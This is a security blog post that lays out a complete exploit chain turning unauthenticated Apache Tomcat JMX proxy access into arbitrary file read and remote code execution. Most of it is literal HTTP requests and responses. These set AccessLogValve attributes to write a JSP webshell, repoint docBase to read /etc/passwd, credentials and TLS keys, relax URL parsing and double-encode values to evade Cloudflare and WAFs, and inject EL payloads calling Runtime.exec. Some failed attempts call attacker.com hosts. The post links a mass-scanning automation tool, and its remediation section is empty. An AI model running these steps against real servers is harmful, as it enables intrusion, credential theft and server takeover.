From Tomcat JMX Proxy to RCE via AccessLogValve Injection
Disclaimer: This research is published for educational and authorized security testing purposes only. The techniques described here should only be used against systems you own or have explicit written permission to test. The author is not responsible for any misuse of this information. Unauthorized access to computer systems is illegal.

TL;DR: Unauthenticated Tomcat JMX proxy access is remote code execution. Not theoretically - practically. This post walks through an extended chain that converts /manager/jmxproxy/ access into arbitrary file read, JSP file write, and server-side code execution without ever touching the Manager deploy API. Building on 4ra1n's original AccessLogValve injection technique, this chain adds docBase-based arbitrary file read, WAF/CDN bypass via relaxedQueryChars manipulation, and EL expression injection to evade scriptlet detection - making the full chain work through Cloudflare and enterprise WAFs. Affected: Apache Tomcat 8.5.x through 11.0.x.
Introduction
If you've done any Tomcat pentesting, you've seen this before: you find /manager/jmxproxy/ exposed without authentication, you file it as a critical, and the triage team comes back with "okay but can you actually get RCE from this?"
Fair question. Apache's own documentation says JMX proxy access is equivalent to full server compromise. But the usual proof path - create a new user via JMX, deploy a WAR through the Manager API - runs into a wall almost immediately. Most hardened Tomcat deployments apply RemoteAddrFilter to the Manager and HTMLManager servlets independently from the JMX proxy. The deploy endpoint returns 403 even though jmxproxy is wide open.
So you're stuck. You have full read/write access to every MBean attribute and can invoke any MBean operation, but you can't deploy code through the front door. The bug sits in your draft folder as "unauthenticated JMX proxy access - information disclosure" when it should be a Critical.
This post presents a complete chain that achieves RCE from unauthenticated jmxproxy access without the Manager deploy API. The core JSP-write technique uses AccessLogValve attribute manipulation, first documented by 4ra1n. This post extends that work with arbitrary file read via docBase reconfiguration, WAF/CDN bypass techniques, and EL expression injection - making the full chain work against production targets behind Cloudflare and enterprise WAFs.
The technique is generic and works against any Tomcat where /manager/jmxproxy/ is accessible without auth.
Prior Art and Attribution
Credit where it's due. The core idea of using JMX proxy to reconfigure AccessLogValve and write a JSP webshell was first documented by 4ra1n in the tomcat-jmxproxy-rce-exp project on GitHub (June 2022). 4ra1n demonstrated that the AccessLogValve's directory, prefix, suffix, and pattern attributes could be set via JMX to write attacker-controlled content to a .jsp file, which Tomcat's JSP engine would then compile and execute.
Apache was notified and does not consider this a vulnerability. Their position is that JMX proxy access is documented as equivalent to full administrative control, and exposing it without authentication is a deployment misconfiguration, not a Tomcat bug. This is a defensible position - the JMX proxy is doing exactly what it was designed to do.
4ra1n's original proof of concept works cleanly in a lab environment with direct access to Tomcat. In production, several obstacles block the technique. Here's what this post adds:
Arbitrary file read via docBase reconfiguration. 4ra1n's chain focuses on the write-to-execute path. This post adds a docBase pivot technique that enables reading arbitrary files from the server -
/etc/passwd,server.xml, JMX credentials, TLS certificates - before ever attempting code execution. This is a Critical finding on its own.relaxedQueryChars WAF/CDN bypass. The AccessLogValve pattern
%{headerName}icontains{and}characters. CDN workers block%{as a template injection signature, and Tomcat's own URL parser rejects{and}per RFC 7230. The original PoC doesn't address either problem. This post introduces the technique of settingConnector.relaxedQueryCharsvia JMX to make Tomcat accept these characters, combined with double URL encoding to bypass CDN filters.EL expression injection to evade WAF scriptlet detection. 4ra1n's PoC uses classic
<% %>JSP scriptlets in the payload header. Enterprise WAFs (Cloudflare, Imperva, AWS WAF) detect and block scriptlets in HTTP headers. This post substitutes JSP Expression Language (${...}) expressions, which WAFs rarely flag, to achieve code execution without triggering scriptlet detection rules.The full chain working through Cloudflare and enterprise WAFs. The combination of (2) and (3) makes the attack viable against production targets behind real CDN and WAF infrastructure - not just direct-to-Tomcat lab setups.
The contribution here is the adaptation and extension, not the original discovery. 4ra1n found the fundamental primitive. This post builds the production-ready exploit chain around it.
The Wall I Hit
Let me tell you how I actually got here, because it wasn't a straight line.
I found unauth jmxproxy on a bounty target sitting behind Cloudflare. Full MBean dump, no credentials required. I got excited - this should be a quick Critical, right? I'd read 4ra1n's research, I knew the AccessLogValve technique. Should be straightforward.
It wasn't.
First I tried the traditional path. Create a user, grant it manager-script, deploy a WAR:
GET /manager/jmxproxy/?invoke=Users:type=UserDatabase,database=UserDatabase&op=createUser&ps=hacktus,Pass123!,Hacktus HTTP/1.1
Host: target.example.com
OK - Operation createUser returned: Users:type=User,username="hacktus",database=UserDatabase
User created. Roles assigned. Then I tried the deploy:
PUT /manager/text/deploy?path=/shell&war=https://attacker.com/shell.war HTTP/1.1
Host: target.example.com
Authorization: Basic aGFja3R1czpQYXNzMTIzIQ==
HTTP/1.1 403 Access Denied
403 from RemoteAddrFilter. The deploy endpoint was locked down even though jmxproxy was wide open. The filter only allows connections from the server's own IP. Classic.
So I pivoted to 4ra1n's AccessLogValve technique. Set the directory, prefix, suffix - all good. Then I hit the pattern:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=pattern&val=%{X-Payload}i HTTP/1.1
Host: target.example.com
HTTP/1.1 500 Worker threw exception
Cloudflare's Worker threw a 500 on %{ in the URL - it matched their template injection signature. I tried URL-encoding the braces:
GET /manager/jmxproxy/?set=...&att=pattern&val=%25{X-Payload}i HTTP/1.1
HTTP/1.1 400 Bad Request
Invalid character found in the request target. The valid characters are defined in RFC 7230 and RFC 3986
Tomcat rejected { per RFC 7230. Double dead end. I spent a couple hours trying different encodings and nothing worked.
Then I tried enabling PUT on the DefaultServlet. Added the init param via JMX, reloaded the context:
GET /manager/jmxproxy/?invoke=Catalina:j2eeType=Servlet,WebModule=//localhost/,name=default,...&op=addInitParameter&ps=readonly,false HTTP/1.1
OK - Operation addInitParameter without return value
Looks good. But when I reloaded the context to make it take effect, the context re-reads web.xml from disk and resets all init params back to defaults. The readonly=false I just added gets wiped. Can't persist it through JMX alone:
PUT /test.txt HTTP/1.1
Host: target.example.com
Content-Type: text/plain
HTTP/1.1 405 Method Not Allowed
Still 405. The init param was lost on reload.
Tried JNDI injection via the Realm. The UserDatabaseRealm has a resourceName attribute that gets looked up via JNDI on startup. I changed it to an LDAP URL pointing at my server:
GET /manager/jmxproxy/?set=Catalina:type=Realm,realmPath=/realm0/realm0&att=resourceName&val=ldap://attacker.com:1389/exploit HTTP/1.1
OK - Attribute set
Stopped and restarted the Realm:
Error - LifecycleException: No UserDatabase component found under key [ldap://attacker.com:1389/exploit]
Tomcat uses its own internal naming context, not InitialContext. The LDAP URL was treated as a local JNDI name, not resolved as a remote URL. No outbound connection. No callback on my LDAP server. Dead end.
Tried MLet, the classic JMX RCE primitive for loading remote MBeans:
GET /manager/jmxproxy/?qry=*:type=MLet,* HTTP/1.1
OK - Number of results: 0
Not registered. And jmxproxy can't create new MBeans - it only does get/set/invoke/query on existing ones.
Tried MBeanFactory.createStandardContext to deploy a new context pointing at a remote WAR. The method needs a parent ObjectName as the first parameter:
GET /manager/jmxproxy/?invoke=Catalina:type=MBeanFactory&op=createStandardContext&ps=Catalina:type=Host,host=localhost,/shell,/tmp HTTP/1.1
Error - Cannot find operation [createStandardContext] with [4] arguments
The jmxproxy splits parameters on commas. The ObjectName Catalina:type=Host,host=localhost has a comma in it, so jmxproxy parsed it as two separate parameters instead of one. Got 4 args instead of 3. There's no escape mechanism. Dead end.
Tried setting a context's docBase to a remote WAR URL, hoping Tomcat would download it:
GET /manager/jmxproxy/?set=Catalina:j2eeType=WebModule,name=//localhost/i,...&att=docBase&val=https://attacker.com/shell.war HTTP/1.1
OK - Attribute set
Reloaded. Tomcat treated the URL as a local filesystem path:
IllegalArgumentException: The main resource set specified
[/opt/tomcat/webapps/https:/attacker.com/shell.war] is not a directory or war file
It prepended the appBase directory to the URL string. No outbound fetch. The context crashed.
I was about to downgrade the finding to High and move on. Then I had an idea.
What if I could make Tomcat accept the curly braces? I started digging through Connector MBean attributes and found relaxedQueryChars. It's a Tomcat feature that whitelists specific characters in query strings, exempting them from RFC 7230 validation. And it's writable via JMX. I set it to {} and suddenly Tomcat accepted curly braces in URLs.

But I still needed to get past Cloudflare. The CDN was blocking %{ specifically. So I double-encoded just the percent sign: %25%7B. The CDN sees %25%7B and doesn't match it against the %{ template injection signature. Tomcat receives it, decodes the query string, and gets %{X-Payload}i. The pattern was set.
Next problem: Cloudflare WAF blocked <% %> scriptlets in the header values. 4ra1n's PoC uses classic JSP scriptlets for the payload. I switched to EL expressions - ${...} syntax. The WAF doesn't flag these because they look like generic template variables, not executable code. The JSP engine evaluates them just the same.
Then I needed the JSP file to actually be web-accessible. The valve was writing to conf/shell.jsp, but files in conf/ aren't served by any webapp. That's when I discovered the docBase trick. I could set the ROOT context's docBase to the conf/ directory via JMX, reload the context, and suddenly everything in conf/ was served as web content. Hit /shell.jsp and the JSP engine compiled and executed it.
And here's the bonus: the same docBase trick gives you arbitrary file read from any directory on the filesystem. Point docBase at /etc, reload, and GET /passwd returns the passwd file. Point it at Tomcat's conf/ directory and you can read server.xml, tomcat-users.xml, jmxremote.password - all the crown jewels. That's a Critical finding even without RCE.
What started as a dead end turned into a four-primitive chain: arbitrary file read, WAF bypass, scriptlet filter evasion, and full code execution. All from a single unauthenticated endpoint.
Quick Background
Tomcat's /manager/jmxproxy/ servlet exposes JMX MBean operations over HTTP: get reads attributes, set writes them, invoke calls operations, qry searches for MBeans. Apache's own docs call it "equivalent to full control of the Tomcat instance." The traditional RCE proof is: create a user via JMX, deploy a WAR via the Manager API. But in practice, most deployments that expose jmxproxy still have RemoteAddrValve blocking the Manager deploy endpoints. jmxproxy is open, deploy returns 403. You need a different path.
The Chain - Step by Step
Reconnaissance: Confirming JMX Proxy Access
First, confirm you have working unauthenticated access:
GET /manager/jmxproxy/?qry=*:* HTTP/1.1
Host: target.example.com
User-Agent: Mozilla/5.0 (research)
A successful response dumps every registered MBean:
OK - Number of results: 847

Name: Catalina:type=Server
modelerType: org.apache.catalina.core.StandardServer
address: 0.0.0.0
port: 8005
shutdown: SHUTDOWN
...
Name: Catalina:type=Valve,host=localhost,name=AccessLogValve
modelerType: org.apache.catalina.valves.AccessLogValve
directory: logs
prefix: localhost_access_log
suffix: .txt
pattern: %h %l %u %t "%r" %s %b
rotatable: true
...
Note the MBean names for AccessLogValve, the Connector, and the ROOT context. You'll need them.
GET /manager/jmxproxy/?qry=Catalina:type=Valve,host=localhost,name=AccessLogValve HTTP/1.1
Host: target.example.com
GET /manager/jmxproxy/?qry=Catalina:j2eeType=WebModule,name=//localhost/,* HTTP/1.1
Host: target.example.com
GET /manager/jmxproxy/?qry=Catalina:type=Connector,port=8080 HTTP/1.1
Host: target.example.com
Record the exact MBean ObjectNames. The chain references them in every subsequent step.

Step 1: Arbitrary File Read via docBase Reconfiguration
Every Tomcat Context has a docBase attribute - the filesystem directory from which the application serves static files. By default, the ROOT context's docBase points to webapps/ROOT. Via JMX, you can change it to any directory the Tomcat process can read.
This is a new primitive. It gives you arbitrary file read before you even attempt code execution.
Set the ROOT context's docBase to /etc:
GET /manager/jmxproxy/?set=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&att=docBase&val=/etc HTTP/1.1
Host: target.example.com
Response:
OK - Attribute set
Reload the context to apply the change:
GET /manager/jmxproxy/?invoke=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&op=reload HTTP/1.1
Host: target.example.com
Response:
OK - Operation reload returned:
null
Read /etc/passwd:
GET /passwd HTTP/1.1
Host: target.example.com
Response:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
tomcat:x:1001:1001::/opt/tomcat:/bin/false

This works because after the reload, Tomcat's DefaultServlet serves files from /etc as if they were static web resources.
You can also read Tomcat configuration files. Set docBase to the Tomcat conf/ directory (typically /opt/tomcat/conf or relative conf):
GET /manager/jmxproxy/?set=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&att=docBase&val=conf HTTP/1.1
Host: target.example.com
After reloading, you can fetch:
| File | URL | Content |
server.xml | GET /server.xml | Connector configs, shutdown password, JNDI datasources |
tomcat-users.xml | GET /tomcat-users.xml | User credentials and roles |
jmxremote.password | GET /jmxremote.password | JMX remote authentication credentials |
jmxremote.access | GET /jmxremote.access | JMX remote authorization |
web.xml | GET /web.xml | Global servlet mappings |


Set docBase to the TLS keystore directory to exfiltrate certificates and private keys:
GET /manager/jmxproxy/?set=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&att=docBase&val=/opt/tomcat/ssl HTTP/1.1
Host: target.example.com

This alone - unauthenticated arbitrary file read of server configuration, credentials, and TLS material - is a Critical finding. But we're not stopping here.
Step 2: AccessLogValve Injection - Writing a JSP File
This is the core file-write primitive: reconfiguring AccessLogValve via JMX to write attacker-controlled content to a .jsp file.
Tomcat's AccessLogValve writes HTTP request metadata to disk. By default, it writes access logs to the logs/ directory. Every attribute of the valve - the output directory, filename, file extension, and the log format pattern - is exposed as a writable MBean attribute.
The key insight: if you set the suffix to .jsp and the pattern to log attacker-controlled input, the access log becomes a JSP file that the JSP engine will compile and execute.
Configure the valve to write a JSP file.
Set the output directory:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=directory&val=conf HTTP/1.1
Host: target.example.com
Set the filename prefix:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=prefix&val=shell HTTP/1.1
Host: target.example.com
Set the file extension to .jsp:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=suffix&val=.jsp HTTP/1.1
Host: target.example.com
Disable date rotation so the filename is exactly shell.jsp with no date suffix:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=rotatable&val=false HTTP/1.1
Host: target.example.com
Clear the date format from the filename:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=fileDateFormat&val= HTTP/1.1
Host: target.example.com
Now set the log pattern to capture a custom header.
This is the critical step. The pattern attribute controls what gets written to the log file. Tomcat's access log pattern language supports %{headerName}i to log the value of an arbitrary HTTP request header.
If you set the pattern to %{X-Payload}i, the valve writes only the value of the X-Payload header to the log file - nothing else. No timestamps, no IP addresses, no HTTP method. Just the raw header value, which you control completely.
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=pattern&val=%{X-Payload}i HTTP/1.1
Host: target.example.com
(In practice, this request requires the bypass described in Step 3. Shown here in logical order.)
Force the valve to open the new file.
Invoke the rotate operation to make the valve close the old log file and open the new one (conf/shell.jsp):
GET /manager/jmxproxy/?invoke=Catalina:type=Valve,host=localhost,name=AccessLogValve&op=rotate&ps=java.lang.String&p1=old HTTP/1.1
Host: target.example.com
Response:
OK - Operation rotate returned:
true
The valve is now writing to conf/shell.jsp. Every incoming HTTP request will have its X-Payload header value written as a new line in that file.
Step 3: Bypassing the CDN and Tomcat's URL Parser
In a lab, the pattern-set from Step 2 works directly. In production, two obstacles block it.
CDN template injection filters are the first problem. CDN workers (Cloudflare Workers, AWS CloudFront Functions, Akamai EdgeWorkers) often scan request URLs for template injection patterns. The sequence %{ matches common template injection signatures (OGNL %{expr}, Log4Shell ${jndi:}, EL ${expr}). A CDN worker that blocks %{ in query strings will kill the set pattern request before it reaches Tomcat.
The second problem is Tomcat's RFC 7230 URL parser. By default, Tomcat rejects any HTTP request whose URL contains characters not permitted by RFC 7230, including { and }. Even if the CDN passes the request through, Tomcat returns a 400 Bad Request.
The bypass is relaxedQueryChars.
Tomcat's Connector has an attribute called relaxedQueryChars that whitelists specific characters in query strings, exempting them from RFC 7230 validation. You can set this via JMX.
GET /manager/jmxproxy/?set=Catalina:type=Connector,port=8080&att=relaxedQueryChars&val={} HTTP/1.1
Host: target.example.com
Response:
OK - Attribute set
After this, Tomcat accepts { and } in query strings. But you still need to get past the CDN.
The encoding trick: the pattern value %{X-Payload}i needs to arrive at Tomcat as-is, but the CDN must not see the literal %{ sequence. The solution is double URL encoding for the % character:
%becomes%25in the URL{and}are now allowed byrelaxedQueryChars- The CDN sees
%25%7BX-Payload%7Di- no template injection signature - Tomcat decodes the query parameter and gets
%{X-Payload}i
The full request:
GET /manager/jmxproxy/?set=Catalina:type=Valve,host=localhost,name=AccessLogValve&att=pattern&val=%25%7BX-Payload%7Di HTTP/1.1
Host: target.example.com
The CDN's template injection filter doesn't trigger on %25%7B because it's looking for the literal two-byte sequence %{, not the encoded form. Tomcat decodes the query string and sets the pattern to %{X-Payload}i.
This step - setting relaxedQueryChars to enable the pattern injection - is the linchpin of the chain. Without it, you can't set the log pattern to capture header values on any production target behind a CDN or WAF.
Step 4: Serve the JSP via docBase Pivot
Now you have a valve writing to conf/shell.jsp. But .jsp files are only compiled and executed by the JSP engine when they're inside a web application's document root. A file sitting in conf/ isn't served by any webapp.
The same docBase technique from Step 1 solves this. Pivot the ROOT context's docBase to the conf/ directory:
GET /manager/jmxproxy/?set=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&att=docBase&val=conf HTTP/1.1
Host: target.example.com
Reload:
GET /manager/jmxproxy/?invoke=Catalina:j2eeType=WebModule,name=//localhost/,J2EEApplication=none,J2EEServer=none&op=reload HTTP/1.1
Host: target.example.com
Now conf/shell.jsp is accessible at http://target.example.com/shell.jsp. When requested, the JSP engine compiles and executes it.
Step 5: EL Expression Injection for Code Execution
The original AccessLogValve PoC uses classic JSP scriptlets (<% %>) in the payload header. This works in a lab but fails against enterprise WAFs.
Cloudflare and other WAFs actively detect <% and %> patterns in HTTP headers. The scriptlet approach gets blocked.
The solution is JSP Expression Language (EL). EL expressions use ${} syntax and are evaluated server-side by the JSP engine. They're far less commonly blocked by WAFs because they look like generic template variables, not executable code.
Send the payload request with an EL expression in the custom header:
GET / HTTP/1.1
Host: target.example.com
X-Payload: ${applicationScope}
This writes ${applicationScope} as a line in conf/shell.jsp. When you request /shell.jsp, the JSP engine evaluates the EL expression and returns the application scope dump.
Some more useful EL expressions for exploitation:
Server identity:
GET / HTTP/1.1
Host: target.example.com
X-Payload: ${pageContext.request.localAddr} ${pageContext.request.serverName} ${pageContext.request.localPort}
Accessing /shell.jsp after this returns something like:
10.0.0.1 target.example.com 8080
Math evaluation (simple PoC):
X-Payload: ${7*7*7}
Returns:
343
Session information:
X-Payload: ${pageContext.session.id}
System properties (JVM user, OS, Java version):
X-Payload: ${System.getProperty("user.name")} ${System.getProperty("os.name")} ${System.getProperty("java.version")}
Returns:
tomcat Linux 11.0.2
For full command execution with EL, the payload is more involved but still WAF-evasive:
X-Payload: ${Runtime.getRuntime().exec("id")}
Note: Depending on the Tomcat/EL version, you may need to use the more verbose form through reflection:
X-Payload: ${pageContext.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("id")}
The key point is that the EL expression is evaluated entirely server-side. The WAF sees ${...} in an HTTP header, which is far less suspicious than <% %> scriptlets. The code execution happens when the JSP engine processes the file, not when the header is transmitted.

Impact
An attacker with unauthenticated access to /manager/jmxproxy/ can achieve:
Arbitrary file read via the docBase pivot:
/etc/passwd,/etc/shadow(if Tomcat runs as root - rare but seen)conf/server.xml- shutdown password, connector configurations, JNDI datasource credentialsconf/tomcat-users.xml- all user credentials and role assignmentsconf/jmxremote.password- JMX remote access credentials- TLS certificates and private keys from the keystore directory
- Application configuration files (database credentials, API keys, secrets)
Server-side code execution via AccessLogValve and EL injection:
- Execute arbitrary Java code on the server
- Read/write files as the Tomcat process user
- Establish reverse shells
- Access internal network services from the server's network position
Lateral movement potential:
- If AJP connector is enabled with
secretRequired=false(common in older configs), the server may be vulnerable to Ghostcat (CVE-2020-1938) from localhost - Exfiltrated database credentials from JNDI datasources enable direct database access
- JMX remote credentials may be reused across multiple Tomcat instances in the cluster
Availability impact:
- The
docBasechange breaks the target application until restored - The
AccessLogValvereconfiguration disrupts access logging - The
relaxedQueryCharschange weakens URL validation security
Remediation
The root cause in most cases is a manager.xml context descriptor that either lacks RemoteAddrValve entirely or has it scoped to specific servlets while leaving JMXProxy exposed:

Conclusion
The traditional mental model for JMX proxy exploitation is: "create user, deploy WAR, get shell." When the deploy endpoint is locked down, researchers treat jmxproxy as a lower-severity finding - information disclosure, maybe a High. This is wrong.
The AccessLogValve injection chain, first identified by 4ra1n and extended here with docBase file read, relaxedQueryChars bypass, and EL expression injection, demonstrates that JMX proxy access is RCE through a completely independent code path. It doesn't touch the Manager deploy API. It doesn't require the Manager text interface. It doesn't need any pre-existing user credentials. It works through:
- AccessLogValve (4ra1n's core primitive) - an MBean that is always present and always writable via JMX
- docBase reconfiguration (new) - a standard Context attribute that enables both arbitrary file read and JSP serving
- relaxedQueryChars manipulation (new) - a Connector attribute that defeats Tomcat's own URL parser and enables CDN bypass
- EL expression injection (new) - JSP Expression Language as a WAF-evasive alternative to scriptlets
- JSP compilation - Tomcat's default behavior when a
.jspfile appears in a web application's document root
Every component in this chain is a default, standard part of Tomcat. No plugins. No optional modules. No special configuration.
The chain also demonstrates that WAF and CDN protections are insufficient mitigations. The relaxedQueryChars bypass defeats Tomcat's own URL parser restrictions. Double URL encoding defeats CDN template injection filters. EL expressions defeat WAF scriptlet detection rules. Each defense is bypassed using Tomcat's own features, configured via the same unauthenticated JMX proxy.
If /manager/jmxproxy/ is accessible without authentication on your Tomcat instance, you have a Critical vulnerability. Not because of what an attacker might theoretically do - but because of what this chain concretely demonstrates they can do in about 14 HTTP requests.
This works on every Tomcat branch that ships the Manager webapp - 8.5.x through 11.0.x. Secure it, restrict it, or remove it.
Tools
I built a Go tool that automates the full chain (scan, file read, RCE, cleanup) and a nuclei template for mass scanning. Single binary, no dependencies:
- jmx2rce (Go + Nuclei template): https://github.com/Hacktus/jmx2rce